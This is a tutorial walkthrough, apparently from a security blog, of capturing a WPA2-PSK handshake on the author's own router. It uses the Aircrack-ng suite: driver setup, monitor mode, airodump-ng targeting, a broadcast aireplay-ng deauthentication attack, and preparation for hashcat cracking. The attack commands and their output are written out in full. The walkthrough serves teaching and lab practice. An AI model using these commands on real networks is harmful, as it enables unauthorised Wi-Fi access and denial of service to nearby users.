WPA2 Exploit Walkthrough and open WRT deployment

Disclaimer

All activities performed in this walkthrough are performed on authorised equipment owned by the writer. Do not target unauthorised equipment. Do not use this walkthrough for illegal purposes, it is purely for educational purposes.

Introduction

Wireless routers in home networks use an authentication scheme to allow for users to enter a password and gain access to the network (Wi-Fi). The mechanism used is commonly WPA2 despite WPA3 being available as older hardware is not compatible. Despite this, WPA2-PSK has an inherit security weakness that binds security to the length and complexity of the password used.

The exploitation process that this walkthrough uses involves using reconnaissance to sniff and capture the target wireless network activities and to perform a de-authentication attack to capture the WPA2-PSK handshake. This can be done regardless of how strong the wireless network security is. The hash value used for authentication is then extracted from this capture and cracked locally using a brute force attack involving hashcat and GPUs.

The consequences of this attack are that an attacker can get the password to the wireless network which can then be used to allow them to authenticate and perform further exploitation activities for malicious purposes. Additionally, an attacker could just perform the de-authentication attack to annoy the target and prevent them from using the wireless network.

Requirements


- Working Linux machine (physical or virtual) – Any distro, Kali comes with the packages preinstalled.

- Wi-Fi Adapter
- Authorised WPA2 wireless network

Walkthrough


The first thing that must be done to be able to exploit WPA2 is to perform some reconnaissance upon the wireless network being targeted. There are a plethora of methods that can be performed here, ranging from manual to fully automatic. The one that this walkthrough will explore is a semi-manual process using the Aircrack-ng tool suite.

Before the reconnaissance can start however, the system should be updated to the latest package versions provided by the distribution. The package manager varies but Kali Linux being in the Debain family uses apt.




```
┌──(sysadmin㉿kali)-[~]
└─$ sudo apt update && sudo apt dist-upgrade
Hit:1 http://http.kali.org/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
All packages are up to date.
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Calculating upgrade... Done
0 upgraded, 0 newly installed, 0 to remove and 0 not upgraded.
```

After connecting the Wi-Fi adapter to the Linux machine, the iwconfig program can be used to verify that adapter is working correctly. Some hardware require for additional drivers to be installed and will not work out of the box. The Alfa AWUS036ACH being used for this guide is one of these devices and requires the RTL8812AU driver to allow for the Linux system to interface with the chipset.




```
┌──(sysadmin㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.
```

To install this driver, the source code must first be obtained by cloning the git repo from GitHub.



```
┌──(sysadmin㉿kali)-[~]
└─$ git clone https://github.com/aircrack-ng/rtl8812au.git
Cloning into 'rtl8812au'...
remote: Enumerating objects: 11252, done.
remote: Counting objects: 100% (2261/2261), done.
remote: Compressing objects: 100% (209/209), done.
remote: Total 11252 (delta 2110), reused 2053 (delta 2052), pack-reused 8991
Receiving objects: 100% (11252/11252), 70.36 MiB | 3.68 MiB/s, done.
Resolving deltas: 100% (7819/7819), done.
```


Additionally, the system must have the needed development packages that are requirement to compile the driver.



```
┌──(sysadmin㉿kali)-[~]
└─$ sudo apt install bc mokutil build-essential libelf-dev linux-headers-`una
me -r`
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  dpkg-dev libzstd-dev linux-headers-6.6.9-common linux-kbuild-6.6.9
  xz-utils
Suggested packages:
  debian-keyring
The following NEW packages will be installed:
  bc build-essential dpkg-dev libelf-dev libzstd-dev
  linux-headers-6.6.9-amd64 linux-headers-6.6.9-common linux-kbuild-6.6.9
  mokutil xz-utils
0 upgraded, 10 newly installed, 0 to remove and 0 not upgraded.
Need to get 14.9 MB of archives.
After this operation, 70.7 MB of additional disk space will be used.
Do you want to continue? [Y/n] █
```


An interesting note that should be mentioned here is the xz-utils package that's being pulled in a dependency. Andres Freund recently revealed that the most recent development versions of the XZ package contained a backdoor in its library code that some distributions were using with SSH as part of compression functionality. More information can be found by browsing the mail list found here. It was also later identified that this was done by a recent (2ish years) maintainer of the XZ project. Thus, at the time of writing, its unknown if XZ contains other malicious code and should be treated with caution until further notice.

Regardless of the situation, the driver can be compiled by changed into the directory containing the source code (the one that was just cloned using Git) and using the GNU auto tools to handle the compilation process. Note that `make install` may need a higher privilege level and thus may be required to be run with the `sudo` prefix like with previous commands or as root.




```
┌──(sysadmin㉿kali)-[~]
└─$ cd rtl8812au

┌──(sysadmin㉿kali)-[~/rtl8812au]
└─$ make && make install
make ARCH=x86_64 CROSS_COMPILE= -C /lib/modules/6.6.9-amd64/build M=/home/sys
admin/rtl8812au  modules
make[1]: Entering directory '/usr/src/linux-headers-6.6.9-amd64'
  CC [M]  /home/sysadmin/rtl8812au/core/rtw_cmd.o
█
```

After rebooting, the iwconfig command can be used to verify that the driver is successfully installed, and the wireless card can be accessed.




```
┌──(sysadmin㉿kali)-[~]
└─$ iwconfig
lo        no wireless extensions.

eth0      no wireless extensions.

wlan0     unassociated  ESSID:""  Nickname:"<WIFI@REALTEK>"
          Mode:Managed  Frequency=2.412 GHz  Access Point: Not-Associated
          Sensitivity:0/0
          Retry:off   RTS thr:off   Fragment thr:off
          Power Management:off
          Link Quality:0  Signal level:0  Noise level:0
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

The final task that must be performed before the reconnaissance can start is to switch the Wi-Fi adapter into monitor mode. This is a special state that allows for all wireless traffic within range to be monitored without having to authenticate against the wireless network first. To switch into this state, first airmon-ng can be used to terminate any running processes that may interfere with the operation. Monitor mode can then be successfully enabled using the airmon-ng command against the name of the adapter interface (by default wlan0).




```
┌──(sysadmin㉿kali)-[~]
└─$ sudo airmon-ng check kill

Killing these processes:

    PID Name
   1104 wpa_supplicant


┌──(sysadmin㉿kali)-[~]
└─$ sudo airmon-ng start wlan0


PHY     Interface       Driver          Chipset

phy0    wlan0           88XXau          Realtek Semiconductor Corp. RTL8812AU
 802.11a/b/g/n/ac 2T2R DB WLAN Adapter
                (monitor mode enabled)
```

Finally, to begin the reconnaissance the airodump-ng command can be used to listen and list every available wireless network the wireless adapter can reach. This command takes over the terminal and will constantly refresh its results, the q button can be pressed twice to exit back to the terminal.




```
┌──(sysadmin㉿kali)-[~]
└─$ sudo airodump-ng wlan0
```

The output from this command can be seen below, with the MAC addresses redacted. As shown, a list of available wireless networks and associated stations (colloquially known as clients). The wireless network that this walkthrough is targeting has been left partially uncensored. The ESSSID (name of the network) can be seen as “VM734980-2G” and the first half of the MAC address (OUI) can be seen as 20:0C:C8. The full MAC address of the target wireless network must be noted as its used in the next steps.




```
BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

[redacted]         -41       71        0    0  11  130   WPA2 CCMP   PSK  [redacted]
[redacted]         -41       70        0    0  11  130   WPA2 CCMP   MGT  [redacted]
[redacted]         -41       76        0    0  11  130   OPN              [redacted]
[redacted]         -38        1        5    0  12  720   WPA3 CCMP   SAE  [redacted]
[redacted]         -34      293        0    0   1  130   WPA2 CCMP   PSK  [redacted]
20:0C:C8[redacted] -33      697       12    0  11  130   WPA2 CCMP   PSK  VM734980-2G

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   [redacted]         -39    0 - 1      0        1
(not associated)   [redacted]         -23    0 - 1      0        2
(not associated)   [redacted]         -33    0 - 1      0       77         [redacted]
[redacted]         [redacted]         -25    0 - 1      0      477
[redacted]         [redacted]          -1    0 - 1      0       70
```

While this is great for browsing, the attack should only happen to the specific target network. To make the results clearer, airodump-ng can be honed in on specific characteristics. By default, this program will iterate through all available channels, but as the target network's channel is known (11 – can be seen under the "CH" column in the previous screenshot) and can be specified using the -c flag. Additionally, the –bssid flag is being used to only view the target wireless network by its MAC address that was previously recorded in the last step. Finally, the -w flag followed by "capture" is using to record the findings to disk in a file called "capture". Any text can be used here.




```
┌──(sysadmin㉿kali)-[~]
└─$ sudo airodump-ng wlan0 -c 11 --bssid 20:0C:[redacted] -w capture
```

As shown below, only the target network and its clients (only one connected) can be seen.




```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

20:0C:C8:[redacted]  -5  92       66        3    0  11  130   WPA2 CCMP   PSK  VM734980-2G

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

20:0C:C8:[redacted] [redacted]         -1    0 - 1      0        1
```

The next stage is to de-authenticate the client so that it reconnects back to the wireless router and performs its WPA2 handshake authentication in the process. This will allow for airodump to intercept the handshake for later cracking. To perform this attack, the aireplay-ng command can be used with the –deuath parameter set to zero. This just means that a de-authentication attack will be occurring. The -a parameter is used to specify the MAC address of the wireless router that was previously noted. This allows for the attack to be carefully targeted and not involve unauthorised wireless networks. This can be further refined to specific clients using the -c flag and the MAC address of the client. Finally, the name of the interface (wlan0) is provided.



```
┌──(sysadmin㉿kali)-[~]
└─$ sudo aireplay-ng --deauth 0 -a 20:0C:C8:[redacted] wlan0
20:32:56  Waiting for beacon frame (BSSID: 20:0C:C8:[redacted]) on channel 11
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
20:32:56  Sending DeAuth (code 7) to broadcast -- BSSID: [20:0C:C8:[redacted]]
20:32:56  Sending DeAuth (code 7) to broadcast -- BSSID: [20:0C:C8:[redacted]]
20:32:57  Sending DeAuth (code 7) to broadcast -- BSSID: [20:0C:C8:[redacted]]
20:32:57  Sending DeAuth (code 7) to broadcast -- BSSID: [20:0C:C8:[redacted]]
```

After the client is disconnected and reconnects, ensure that the de-authentication attack is stopped or else it will continue endlessly. Navigating back to the airodump output, successfully capture of the handshake can be verified by the "WPA handshake" followed by the routers MAC address.




```
CH 11 ][ Elapsed: 5 mins ][ [redacted] 20:33 ][ WPA handshake: 20:0C:C8:[redacted]

BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

20:0C:C8:[redacted]  -8   0     2927      113    3  11  130   WPA2 CCMP   PSK  VM734980-2G

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

20:0C:C8:[redacted] [redacted]        -17    1e- 1     6      165  EAPOL
```

With the WPA2 authentication handshake captured, it can be cracked locally. However, the time needed to crack the password is inherently related to its strength. A password that uses lowercase, uppercase, special characters, and digits while also being 12-14 characters will take an improbable amount of time to crack and is probably not worth the money spent on the computation needed. Alternatively, a dictionary attack could be used if its known that the password isn't a randomised garbled mess of characters but instead some kind of word.


For demonstration purposes, the captured handshake contained a default password that was eight lowercase characters in length. The cracking process will show how long it take for this particular instance, but in reality, will be longer for recent WPA2 networks as ISPs are most likely increasing the default security of their passwords.

Before this can be cracked, the capture needs to be converted into a format that hashcat understands. This can be done with the hcxtools package.




```
┌──(sysadmin㉿kali)-[~]
└─$ sudo apt install hcxtools
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
hcxtools is already the newest version (6.2.7-2).
```

Using the provided hcxpcapngtool provided by this package, the capture can be specified and extracted into a new specified file using the -o flag followed by its name. This file can then be used in hashcat's processing.

